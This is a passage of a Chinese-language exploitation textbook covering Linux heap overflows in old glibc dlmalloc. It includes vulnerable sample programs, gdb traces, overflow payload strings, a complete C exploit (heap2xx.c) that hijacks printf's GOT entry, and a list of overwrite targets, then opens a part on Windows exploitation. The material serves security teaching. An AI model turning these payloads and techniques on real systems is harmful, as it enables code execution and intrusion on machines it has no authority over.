下面是ltrace的输出：

```
[dave@localhost BOOK]$ ltrace ./notvuln `perl -e 'print "A" x 5000'`
__libc_start_main(0x080483c4, 2, 0xbfffe694, 0x0804829c, 0x08048444
<unfinished
...>
malloc(1024) = 0x08049590
printf("buf=%p") = 13
strcpy(0x08049590, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x08049590
free(0x08049590) = <void>
buf=0x8049590+++ exited (status 0) +++
```

可见，程序没有崩溃。这主要是因为，虽然输入的字符串改写了很多数据，但是并没有改写free()调用所需要的结构。

5

现在让我们看一个有问题的程序。

```
/*basicheap.c*/
int
main(int argc, char** argv) {
        char *buf;
        char *buf2;
  buf=(char*)malloc(1024);
  buf2=(char*)malloc(1024);
  printf("buf=%p buf2=%p\n",buf,buf2);
  strcpy(buf,argv[1]);
  free(buf2);
}
```

这个程序与上个程序的不同之处在于，被分配的缓冲区位于受溢出影响的缓冲区之后。注意，这里有两个缓冲区，它们在内存里相邻而居，当第一个缓冲区发生溢出时将会改写第二个缓冲区里的数据。乍一听有点糊涂，但仔细想想的确是这么回事。当溢出发生时将会破坏第二个缓冲区里的元数据，因此当它被释放时，malloc的收集函数可能会访问无效的内存。

```
[dave@localhost BOOK]$ ltrace ./basicheap `perl -e 'print "A" x 5000'`
__libc_start_main(0x080483c4, 2, 0xbfffe694, 0x0804829c, 0x0804845c
<unfinished
...>
malloc(1024) = 0x080495b0
malloc(1024) = 0x080499b8
printf("buf=%p buf2=%p\n", 134518192buf=0x80495b0 buf2=0x80499b8 ) = 29
strcpy(0x080495b0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x080495b0
free(0x080499b8) = <void>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

注解 如果没有得到核心文件，可能是忘了执行ulimit-c。

注解 一旦有办法触发堆溢出，就应该把问题程序视为调用malloc()、free()和realloc()的特殊API。为了写一个成功的攻击程序，你应该操纵写入缓冲区的分配调用的顺序、大小和数据内容。

在这个例子里，我们已经事先知道了要溢出的缓冲区的长度及程序的内存布局，但在许多情况下，很难获取这些信息。如果缺少的源程序有堆溢出问题，或者开源的程序有非常复杂的内存布局，那么探测堆溢出最容易的方法就是察看程序受到不同长度攻击之后的反应，而不是在程序调用free()或malloc()时发生崩溃后，对整个程序进行逆向分析去试着找出缓冲区中发生溢出的地方。当然，在许多情况下，如果我们想编写可靠的攻击程序，确实需要逆向工程的支持。在这个例子之后，我们将学习在更复杂的情况下尝试破解。

找出缓冲区的长度

(gdb) x/xw buf-4将显示buf的长度。即使在编译时没有保留符号，我们通常也可以在内存里看到缓冲区（以A开始的）的起始位置，这个字之前的数据就是缓冲区的真实长度。

```
(gdb) x/xw buf-4
0x80495ac: 0x00000409
(gdb) printf "%d\n",0x409
1033
```

真正的长度应该是1032，它等于缓冲区的长度1024B加上存贮块信息头的8B。最后一位用来指示这个块之前是否还有其他块，如果它被置位（像这个例子一样），那么块头部就没有保存前一个块的大小。如果它被清空（设为0），表示这个块之前还有一个块，而且buf-8就是前一个块的大小。倒数第二位是一个标记，表示这个块是否是由nmap()分配的。

怎样欺骗malloc()从而使它处理改写后的内存块是整个问题的关键。首先，我们将清除被改写块头部中使用的前一位，然后把“前一块”的长度设为负数，经过这样的处理后，就可以在缓冲区内定义自己的块。

malloc 实现（包括Linux的dlmalloc）都把额外信息保存在空闲块里。因为空闲块里没有用户数据，所以也常在这里保存一些关于其他块的信息。空闲块中作为用户数据空间的前4B是一个前向指针，接下来的4B是一个后向指针。我们将利用这些指针改写任意数据。

这条命令运行后，堆缓冲区buf发生溢出，并把buf2块头部的8B改成0xfffffff0与0xffffffff（前一个块的长度）。

注解 在这里，不要忘了IA32的little-endian属性。

在某些版本的RedHat Linux里，Perl有时把字符转换成等价的Unicode形式后再输出，因此，在碰到这种情况时，可以用Python代替Perl。例如，可以在gdb里用如下的方式输出字符。

```
(gdb) run `python -c 'print
"A"*1024+"\xff\xff\xff\xff"+"\xf0\xff\xff\xff"'`
```

在计算下一个块的_int_free()指令上设置断点就可以跟踪free()的行为。（为了找到这个指令，可以先把块的大小设为0x01020304，在发生崩溃的地方应该可以找到_int_free()。）可以看到，通过断点定位的指令如下：

```
0x42073fdd <_int_free+109>: lea (%edi,%esi,1),%ecx
```

当断点被触发时，程序输出buf = 0x80495b0 buf2 = 0x80499b8，然后中断。

```
(gdb) print/x $edi
$10 = 0xfffffff0
(gdb) print/x $esi
$11 = 0x80499b0
```

从上面的内容我们可以看到，当前块的地址（buf）保存在ESI，块的大小保存在EDI。注意，这里分析的glibc free()源自最初的dlmalloc()，如果你分析的是其他的malloc()实现，那要注意了，在大多数情况下，free()是intfree的封装，intfree将接受一个“活动场所”和我们要释放的内存地址。

先来看两条指令，free()例程通过它们寻找前面的块。

```
0x42073ff8 <_int_free+136>: mov 0xfffffff8(%edx),%eax

0x42073ffb <_int_free+139>: sub %eax,%esi
```

在第一条指令（mov 0xfffffff8(%edx), %eax）里，%edx是我们正准备释放的buf2的地址0x80499b8，在它之前的8B保存的是前一块缓冲区的大小，现在保存在%eax里。当然，我们已经改写了这个值。在一般情况下，这个值是0，现在被改成了0xffffffff(-1)。

在第二条指令（sub %eax, %esi）里，%esi保存的是当前块的头部地址。我们从当前块的地址减去第一个缓冲区的大小，就可以得到前一块的头部地址。当然，在用-1改写了前一个缓冲区的大小后，系统不可能像原来那样正常工作。下面的指令（unlink()宏）把控制权交给我们：

```
0x42073ffd <_int_free+141>: mov 0x8(%esi),%edx
0x42074000 <_int_free+144>: add %eax,%edi
0x42074002 <_int_free+146>: mov 0xc(%esi),%eax; UNLINK
0x42074005 <_int_free+149>: mov %eax,0xc(%edx); UNLINK
0x42074008 <_int_free+152>: mov %edx,0x8(%eax); UNLINK
```

%esi被修改，用来指向用户缓冲区里的一个已知位置。在接下来的执行过程中，当以%edx、%eax为参数，把数据写入内存时，我们可以控制%edx和%eax。出现这个问题的症结在于free()调用，因为我们操作的buf2的块头部（想想buf2的内部区域，我们已经可以控制它们了）是内存中未被使用的一个块的块头部。

历经千辛万苦，我们终于找到了通向自由王国的钥匙。

下面的run命令（用Python设置第一个参数）首先填充buf，接着用-4的补码改写buf2块头部，然后插入4B的填充数据，就可以把%edx设为ABCD，把%eax设为EFGH了。

```
(gdb) r `python -c 'print
"A"*(1024)+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"AAAAABCDEFGH" '`
```

```
Program received signal SIGSEGV, Segmentation fault.
0x42074005 in _int_free () from /lib/i686/libc.so.6
7: /x $edx = 0x44434241
6: /x $ecx = 0x80499a0
5: /x $ebx = 0x4212a2d0
4: /x $eax = 0x48474645
3: /x $esi = 0x80499b4
2: /x $edi = 0xffffffec

(gdb) x/4i $pc
0x42074005 <_int_free+149>: mov %eax,0xc(%edx)
0x42074008 <_int_free+152>: mov %edx,0x8(%eax)
```

现在，%eax将被写入%edx+12，%edx将被写入%eax+8。如果这个程序没有SIGSEGV处理程序，应该确认%eax和%edx是否都是可写的有效地址。

```
(gdb) print "%8x", &__exit_funcs-12
$40 = (<data variable, no debug info> *) 0x421264fc
```

当然了，因为定义了一个伪造的块，所以也需要为“前一块”定义伪造的块头部，不然的话，intfree可能会崩溃。把buf2的大小设为0xfffffff0(-16)，就可以把伪造的块纳入我们控制的buf范围之内（见图5-1）。




图5-1 破解堆

把前几段的内容综合一下，得到：

```
"A"*(1012)+"\xff"*4+"A"*8+"\xf8\xff\xff\xff"+"\xf0\xff\xff\xff"+"\xff\xf
f\xff\xff"*2+intel_order(word1)+intel_order(word2)
```

word1+12将被word2改写，word2+8将被word1改写。（为了在溢出里使用，intel_order()将把数据转换为little-endian字符串，就像这个例子里的一样。）

最后所要做的就是选择想改写的字，以及用什么改写它。在这个例子里，basicheap释放buf2之后将直接调用exit()。这个exit函数是析构函数，可以把它当作函数指针来使用。

```
(gdb) print/x __exit_funcs
$43 = 0x4212aa40
```

正好可以把这个地址当作word1，把栈上的地址作为word2。把这些作为参数重新运行溢出，导致：

```
Program received signal SIGSEGV, Segmentation fault.
0xbfffff0f in ?? ()
```

可见，我们已经把执行重定向到栈。如果这是一个本地堆溢出，并且栈可执行，那么游戏就到此为止了。

5.2.2 中级堆溢出

本节将探究前面详细介绍过的、表面上看起来很简单的堆溢出变种。目标程序将调用malloc()，而不是前面介绍的free()，这将使代码以完全不同的路径执行，并以一种更为复杂的方式对溢出做出反应。我们将在下面介绍怎样利用这个漏洞，希望这个例子对你有所启发，也希望你能通过这个例子学会换位思考。有些人只能控制非常少的东西，但他们通过仔细检查内存发生恶化的过程，就可以找到潜在的代码执行路径。

尽管现在目标程序调用的是malloc()而不是free()，但是你会发现，下面所述的可破解的堆结构代码和前面描述的类似，只是溢出后的处理过程变得更复杂了。相比free() unlink()错误来说，如果你不想碰到太多的挫折，那么有必要在gdb上为这个堆溢出变种多花点时间。

```
/*heap2.c - a vulnerable program that calls malloc() */
int
main(int argc, char **argv)
{

 char * buf,*buf2,*buf3;

 buf=(char*)malloc(1024);
 buf2=(char*)malloc(1024);
 buf3=(char*)malloc(1024);
 free(buf2);
 strcpy(buf,argv[1]);
 buf2=(char*)malloc(1024); //this was a free() in the previous example
 printf("Done."); //we will use this to take control in our exploit
}
```

5

注解 当我们模糊测试程序时，同时使用0x41和0x50是十分重要的，因为在某些情况下0x41不会触发堆溢出（把块头部的previous-flag或mmap-flag设为1不太好，因为这将防止程序崩溃，从而使模糊测试失去意义）。更多有关模糊测试的信息请参考第17章。

要想使这个程序崩溃，只需把heap2载入gdb里，并执行下列命令：

```
(gdb) r `python -c 'print
"\x50"*1028+"\xff"*4+"\xa0\xff\xff\xbf\xa0\xff\xff\xbf"'`
```

注解 在Mandrake和其他一些系统上，找出_exit_funcs有一定难度。可以在<__cxa_atexit+45>: mov %eax,0x4(%edx)上设置断点，当触发断点时，%edx里的内容应该就是你所需要的。

想滥用malloc是相当困难的，最终你将会进入一个和下面类似的__int_malloc()循环。当然，你的malloc()实现可能像glibc版本那样有稍许的改变。在下面的代码里，bin是你要改写的块的地址。

```
bin = bin_at(av, idx);

for (victim = last(bin); victim != bin; victim = victim->bk) {
size = chunksize(victim);

if ((unsigned long)(size) >= (unsigned long)(nb)) {
 remainder_size = size - nb;
 unlink(victim, bck, fwd);

 /* Exhaust */
 if (remainder_size < MINSIZE)  {
   set_inuse_bit_at_offset(victim, size);
   if (av != &main_arena)
     victim->size |= NON_MAIN_ARENA;
   check_malloced_chunk(av, victim, nb);
   return chunk2mem(victim);
 }
 /* Split */
 else {
   remainder = chunk_at_offset(victim, nb);
   unsorted_chunks(av)->bk = unsorted_chunks(av)->fd = remainder;
   remainder->bk = remainder->fd = unsorted_chunks(av);
   set_head(victim, nb | PREV_INUSE |
            (av != &main_arena ? NON_MAIN_ARENA : 0));
   set_head(remainder, remainder_size | PREV_INUSE);
   set_foot(remainder, remainder_size);
   check_malloced_chunk(av, victim, nb);
   return chunk2mem(victim);
 }
```

```
  }
 }
```

这个循环可以写入各种内存，然而，如果只能写入非零字符，将很难退出循环。为什么会这样呢？主要是因为退出循环需要具备两个条件，其一是无论在什么情况下都要求fakechunk->size minus size小于16B，其二是伪造块的下一个指针应该和被请求块的下一个指针是一样的。如果目标系统没有信息泄露错误，要想猜出被请求块的地址几乎是不可能的，即使有可能，也会非常困难（需要很长时间的暴力猜测）。Halvar Flake曾说“优秀的黑客寻找信息泄露错误，因为它们使攻击更可靠、更容易”。

这段代码看起来有点乱，但是通过把伪造块设置为相同的长度，或者把伪造块的后向指针设为最初的bin，就能比较简单地利用它们。你可以从溢出的后向指针得到最初的bin（heap2.c很好地显示了它们），但远程攻击过程中很难利用。因此，这个方法在本地攻击时很稳定，但它不是攻击这类漏洞的最简单方法。

下面的攻击包含了本地攻击具有的两个特征。

- 用极微小的精确度改写free()'d块的指针，使指针指向环境变量里指定的、位于栈上的伪造块，而且用户可以控制并精确定位这个块。
- 用户的环境变量里可以包含0，这对我们来说是很重要的，因为破解使用的长度等于被请求的长度，在这里是1024B（因为还有一个块头部，所以还要加上8B）。这需要把空字节插入头部。

下面的攻击代码就是这样做的。它在malloc()调用完成前，先改写保存在块头部里的指针，然后欺骗malloc()，使其重定向到被改写的函数指针（对于printf()来说，是Global Offset Table的条目），最后由printf()把执行重定向到shellcode，在这个例子里是0xcc，也就是调试中断int3。对齐对缓冲区很重要，它们将因此而不会有较低位置的地址（例如，我们不想让malloc()认为缓冲区是由mmapped()分配的或“前一块”的指示位被置位）。

```
heap2xx.c - exploit for heap2.c
```

对这个攻击来说，有两种可能。

(1) glibc 2.2.5，允许把一个字写入任何一个字。

(2) glibc 2.3.2，允许把当前块头部的地址写入指定的内存地址。这样做以来使破解更困难，但仍有被破解的可能。

注意，在任何条件下，这个攻击代码都不会产生shell。它在破解成功时，通常会因为执行无效的指令而导致seg-fault。当然，为了得到可用的shell，只需把shellcode复制到合适的位置即可。

我们针对glibc 2.3.2 列出了以下清单，并增加了一些内容，用来帮助大家了解glibc 2.2.5 和glibc 2.3.2 之间的不同，也希望你意识到，当遇到类似问题时，列出清单并做详细的注解会使你受益良多。

- 覆盖空闲的buf2的malloc块标记后，就使fd（前向指针）和bk（后向指针）字段（以eax为界）指向了一个我们可以完全控制的空闲块。注意，要确保> 1032 + 4块有env的偏

移，以维持 orl $0x1, 0x4(%eax,%esi,1)运行，其中esi寻到的地址为eax地址，而eax被设为1032。

- 当下一次malloc调用1024内存区域时，它（堆分配代码）将落入我们伪造的bin区域[1]，并处理这个已被我们完全控制的双向链表的空闲块——tagz0r。
- 使bk、fd ptr和伪造的env块的prev_size(0xfffffffc)字段对齐，以确保不论使用什么指针宏，程序都可以继续运行。
- 通过使S < chunksize(FD)的检查失败来退出循环，可以在env块里把大小字段设为1032来达到目的。
- 在这个循环里，%ecx像这样写入内存：mov %ecx, 0x8(%eax)。

可以在以printf的Global Offset Table（GOT）条目（在这个例子里是0x080496d4）为例的测试里确认这些行为。在运行过程中，可以把伪造块的bk字段设置为0x080496d4-8，得到下面的结果：

```
(gdb) x/x 0x080496d4
0x80496d4 <_GLOBAL_OFFSET_TABLE_+20>:    0x4015567c
```

如果在eax无效时查看ecx的数据，会看到：

```
(gdb) i r eax ecx
eax            0x41424344       1094861636
ecx            0x4015567c       1075140220
(gdb)
```

我们改变了程序的执行流程，使heap2.c在执行时，一碰到printf就跳到main_arena（由ecx指向的地址）。

当处理块时，程序崩溃了。

```
(gdb) x/i$pc
0x40155684 <main_arena+100>:    cmp    %bl,0x96cc0804(%ebx)
(gdb) disas $ecx
Dump of assembler code for function main_arena:
0x40155620 <main_arena>:        add    %al,(%eax)
... *snip* ...
0x40155684 <main_arena+100>:    cmp    %bl,0x96cc0804(%ebx)


*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define VULN "./heap2"
```

① bin是堆算法中的一个术语，一般用于存放特定大小的空闲堆块。——译者注

```
#define XLEN 1040 /* 1024 + 16 */
#define ENVPTRZ 512 /* enough to hold our big layout */

/* mov %ecx,0x8(PRINTF_GOT) */
#define PRINTF_GOT 0x08049648 - 8
/* 13 and 21 work for Mandrake 9, glibc 2.2.5 - you may want to modify
these until you point directly at 0x408 (or 0xfffffffc, for certain
glibc's). Also, your address must be "clean" meaning not have lower bits
set. 0xf0 is clean, 0xf1 is not.
*/
#define CHUNK_ENV_ALLIGN 17
#define CHUNK_ENV_OFFSET 1056-1024

/* Handy environment loader */
unsigned int
ptoa(char **envp, char *string, unsigned int total_size)
{
  char *p;
  unsigned int cnt;
  unsigned int size;
  unsigned int i;

  p = string;
  cnt = size = i = 0;
  for (cnt = 0; size < total_size; cnt ++)
  {
    envp[cnt] = (char *) malloc(strlen(p) + 1);
    envp[cnt] = strdup(p);
#ifdef DEBUG
    fprintf(stderr, "[*] strlen: %d\n", strlen(p) + 1);
    for (i = 0; i < strlen(p) + 1; i ++) fprintf(stderr, "[*] %d:0x%.02x\n", i, p[i]
#endif
    size += strlen(p) + 1;
    p += strlen(p) + 1;
  }
  return cnt;
}


int
main(int argc, char **argv)
{
  unsigned char *x;
  char *ownenv[ENVPTRZ];
  unsigned int xlen;
  unsigned int i;
  unsigned char chunk[2048 + 1]; /* 2 times 1024 to have enough
controlled mem to survive the orl */
  unsigned char *exe[3];
```

```
    unsigned int env_size;
    unsigned long retloc;
    unsigned long retval;
    unsigned int chunk_env_offset;
    unsigned int chunk_env_align;

    xlen = XLEN + (1024 - (XLEN - 1024));
    chunk_env_offset = CHUNK_ENV_OFFSET;
    chunk_env_align = CHUNK_ENV_ALLIGN;
    exe[0] = VULN;
    exe[1] = x = malloc(xlen + 1);
    exe[2] = NULL;
    if (!x) exit(-1);
    fprintf(stderr, "\n[*] Options: [ <environment chunk alignment> ] [
  <enviroment chunk offset> ]\n\n");
    if (argv[1] && (argc == 2 || argc == 3)) chunk_env_align = atoi(argv[1]);
    if (argv[2] && argc == 3) chunk_env_offset = atoi(argv[2]);
    fprintf(stderr, "[*] using align %d and offset %d\n", chunk_env_align,
  chunk_env_offset);
    retloc = PRINTF_GOT; /* printf GOT - 0x8 ... this is where ecx gets
  written to, ecx is a chunk ptr */
    /*where we want to jump do, if glibc 2.2 - just anywhere on the stack
  is good for a demonstration */
    retval=0xbffffd40;
    fprintf(stderr, "[*] Using retloc: %p\n", retloc);
    memset(chunk, 0x00, sizeof(chunk));
    for (i = 0; i < chunk_env_align; i ++) chunk[i] = 'X';
    for (i = chunk_env_align; i <= sizeof(chunk) - (16 + 1); i += (16))
    {
      *(long *)&chunk[i] = 0xfffffffc;
      *(long *)&chunk[i + 4] = (unsigned long)1032; /* S == chunksize(FD)
  ... breaking loop (size == 1024 + 8) */
      /*retval is not used for 2.3 exploitation...*/
      *(long *)&chunk[i + 8] = retval;
      *(long *)&chunk[i + 12] = retloc; /* printf GOT - 8..mov
  %ecx,0x8(%eax) */
    }
  #ifdef DEBUG
    for (i = 0; i < sizeof(chunk); i++) fprintf (stderr, "[*] %d:
  0x%.02x\n", i, chunk[i]);
  #endif
    memset(x, 0xcc, xlen);
    *(long *)&x[XLEN - 16] = 0xfffffffc;
    *(long *)&x[XLEN - 12] = 0xfffffff0;
    /* we point both fd and bk to our fake chunk tag ... so whichever gets
  used is ok with us */
    /*we subtract 1024 since our buffer is 1024 long and we need to have
  space for writes after it...
     * you'll see when you trace through this. */
```

```
  *(long *)&x[XLEN - 8] = ((0xc0000000 - 4) - strlen(exe[0]) -
chunk_env_offset-1024);
  *(long *)&x[XLEN - 4] = ((0xc0000000 - 4) - strlen(exe[0]) -
chunk_env_offset-1024);
  printf("Our fake chunk (0xfffffffc) needs to be at %p\n",((0xc0000000
- 4) - strlen(exe[0]) - chunk_env_offset)-1024);
  /*you could memcpy shellcode into x somewhere, and you would be able
to jmp directly into it - otherwise it will just execute whatever is on
the stack - most likely nothing good. (for glibc 2.2) */
  /* clear our enviroment array */
  for (i = 0; i < ENVPTRZ; i++) ownenv[i] = NULL;
  i = ptoa(ownenv, chunk, sizeof(chunk));
  fprintf(stderr, "[*] Size of enviroment array: %d\n", i);
  fprintf(stderr, "[*] Calling: %s\n\n", exe[0]);
  if (execve(exe[0], (char **)exe, (char **)ownenv))
  {
    fprintf(stderr, "Error executing %s\n", exe[0]);
    free(x);
    exit(-1);
  }
}
```

5.2.3 高级堆溢出

当利用复杂的堆溢出时，ltrace是最好的工具。碰到比较复杂的堆溢出时，必须经历几个重要步骤。

(1) **使堆标准化**。这是指如果进程生成并调用execve，那么就简单地连接到这个进程；如果是本地攻击，将用execve()启动这个进程。重要的是要了解堆是怎样被初始化的。

(2) **为攻击设置堆**。这是指用正确的大小和顺序，通过许多无意义的连接调用malloc函数，从而为顺利攻击设置相应的堆。

(3) **溢出一个或多个块**。使程序通过调用一个malloc函数（或一些malloc函数）改写一个或多个字。接着使这个程序执行你改写的某个函数指针。

认识到不同的堆溢出有不同的利用方法是比较重要的，因为对于堆溢出攻击来说，每个攻击都有唯一对应的环境，取决于程序的运行状态、你和目标程序之间相关联的行为以及你利用的具体错误等。不要等到攻击之后才考虑目标程序，在触发错误前，你的所作所为对是否可以成功地攻击目标程序以及攻击代码的稳定性都会有直接的影响。

改写什么

改写什么通常应遵循以下3个原则。

(1) 改写函数指针。

(2) 改写可写段里的一段代码。

(3) 如果可以写两个字，那么可以先写一点代码，然后改写一个函数指针使它指向这个代码。另外，可以用改写逻辑变量（如is_logged_in）的方法来改变程序的执行流程。

- GOT条目

用objdump-R读heap2的GOT函数指针：

```
[dave@www FORFUN]$ objdump -R ./heap2

./heap2:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049654 R_386_GLOB_DAT    __gmon_start__
08049640 R_386_JUMP_SLOT   malloc
08049644 R_386_JUMP_SLOT   __libc_start_main
08049648 R_386_JUMP_SLOT   printf
0804964c R_386_JUMP_SLOT   free
08049650 R_386_JUMP_SLOT   strcpy
```

- 全局函数指针

许多库函数，如malloc.c，需依赖全局函数指针来维护它们的调试信息、记录信息或一些其他频繁使用的功能。在改写数据后，程序调用__free_hook、__malloc_hook和__realloc_hook中的任何一个，都会对你有所帮助。

- DTORS

.DTORS是gcc在函数退出时使用的析构函数。在下面的例子里，当程序通过调用exit获取控制时，我们可以把8049632c作为函数指针。

```
[dave@www FORFUN]$ objdump -j .dtors -s heap2

heap2:     file format elf32-i386
.dtors节的内容：
8049628 ffffffff 00000000                    ........
```

- atexit处理程序

在没有exit_funcs的系统上查找atexit处理程序，需要查阅前面的注解。这也将导致程序退出。

- 栈值

对于本地可执行文件来说，栈上保存的返回地址通常可以预测。然而，在远程攻击时，你不能预测或控制远程机器上的环境变量，因此，这并不是最佳选择。

5.3 小结

因为大部分堆溢出都是通过破坏malloc()的数据结构来获取控制的，因此有人针对各种malloc()实现，在保护性标志的领域里做了一些工作。在理论上，这些工作和栈保护性标志十分类似，但是，绝大多数的malloc()实现还没有采用这些保护措施（例如，在我们写这本书的时候只有FreeBSD对堆操作进行简单的安全性检查）。即使堆保护性标志普及了，操纵malloc()实现再也不会导致堆溢出了，但可以预见的是，程序仍会受到其他类型堆溢出的攻击。

Part 2 第二部分

其他平台：Windows、Solaris、OS X和Cisco

到目前为止，我们已经学习了怎样在Linux/IA32平台上寻找漏洞，这部分将探讨更加复杂、更加棘手的操作系统及其破解。首先介绍的是Windows平台，我们将以Windows黑客的视角，详细介绍一些有趣的破解概念。第6章介绍Windows与Linux/IA32有何不同；第7章阐述Windows Shellcode；第8章深入研究Windows的高级内容；最后，在第9章我们将以怎样攻破Windows的过滤器来结束Windows部分的学习。绕开过滤器的有关概念可用于任何恶意代码注入场景中。

本部分的其他章节介绍怎样发现和利用Solaris、OS X操作系统和Cisco平台上的漏洞。运行Solaris的硬件结构体系和前面介绍的IA32完全不一样，在刚开始接触的时候，你可能会觉得有些别扭。我们将用两个章节来介绍Solaris，掌握了这些内容就可以成功攻击SPARC上的Solaris；第10章介绍Solaris平台的基础知识；第11章介绍高级内容，例如利用Procedure Linkage Table，以及在shellcode中使用blowfish加密等。

第12章介绍OS X，并简单介绍在Intel和PowerPC平台上写利用程序的不同之处。第13章讨论各种Cisco平台，以及可以帮助你发现并利用在这些平台上的bug的技术。第14章讨论各种最新的大多数通用操作系统和编译器里引入的利用防护机制。


第二部分学习完成后，你应该可以掌握在其中介绍的所有操作系统上编写利用程序的技术，也会对OS和编译器厂商设置的各种安全防护措施有更好地理解。

本部分内容

- 第6章　Windows操作系统
- 第7章　Windows shellcode
- 第8章　Windows溢出
- 第9章　战胜过滤器
- 第10章　Solaris破解入门
- 第11章　高级Solaris破解
- 第12章　OS X shellcode
- 第13章　思科IOS破解技术
- 第14章　保护机制

第6章

Windows操作系统



前面介绍了Linux，此后介绍的其他各种操作系统都会拿来与Linux做比较。本章主要让经验丰富的Windows黑客重温一下Microsoft问题，同时使UNIX黑客对Windows内幕有较好的理解。结束本章学习后，你应该可以独立编写简单的Windows利用程序，并在尝试一些复杂的破解时，避免出现常见的错误。

在本章，你还可以学习怎样使用常见的Windows调试工具，并由此进一步学习Windows安全、编程模型、DCOM（Distributed Component Object Model，分布式组件对象模型）和PECOFF（Portable Executable-Common File Format，可移植的公共可执行文件格式）等基础知识。简而言之，本章包含的内容是有多年经验的老黑客在准备攻击Windows平台时也会喜欢了解的内容。

6.1 Windows 和 Linux 有何不同

NT项目组活跃于1989年，在1991年首次发行了Windows NT 3.1。在设计之初，Windows NT开发团队的设计理念受到已有的各种体系结构的影响。比如说，虽然VMS与NT之间有本质区别，但不可否认的是，NT最初的大部分内部实现都深受VMS的启发。值得注意的是，NT的早期版本就引入了内核线程概念。本章将介绍Linux或UNIX用户不太熟悉的NT的主要特性。

Win32 API 和 PE-COFF

OllyDbg是一个多功能、汇编级的Windows分析调试器（见图6-1），特别适用于分析二进制文件。在学习过程中使用二进制分析调试器（如OllyDbg）将有助于更好地理解所学的内容。为了运用在这里学到的知识，你需要一个这样的工具。OllyDbg是共享软件，可以从http://www.ollydbg.de/下载最新版本。Windows的API是32位的，Linux的程序员可以把Windows API想象为`/usr/lib`里所有的共享库的集合。

注解 *如果你对Windows API了解甚少或一点都不知道，建议你读一下Brook Miles所写的精彩在线教程（www.winprog.org/tutorial/）。*

在Linux上，有经验的程序员使用`open()`或`write()`之类的系统调用，就可以编写出直接和

内核交互的程序。但在Windows上就没这么幸运了。Windows NT的每个新服务包和发行版都会改变其内核接口，为了使原来的程序可以继续工作，微软公司在提供服务包和发行版的同时会包括相应的函数库［通称为DLL（Dynamic Link Library，动态链接库）］。DLL为进程调用那些不属于自己可执行代码里的函数提供了途径。这类函数的可执行代码保存在单独的DLL里，与使用它们的程序分开保存，一个DLL可以包含一个或多个被编译、链接的函数。Windows API其实就是一个有序的DLL集合，因此，使用Win32 API的进程其实都是在使用动态链接。




图6-1 OllyDbg可以显示载入内存的DLL的所有信息

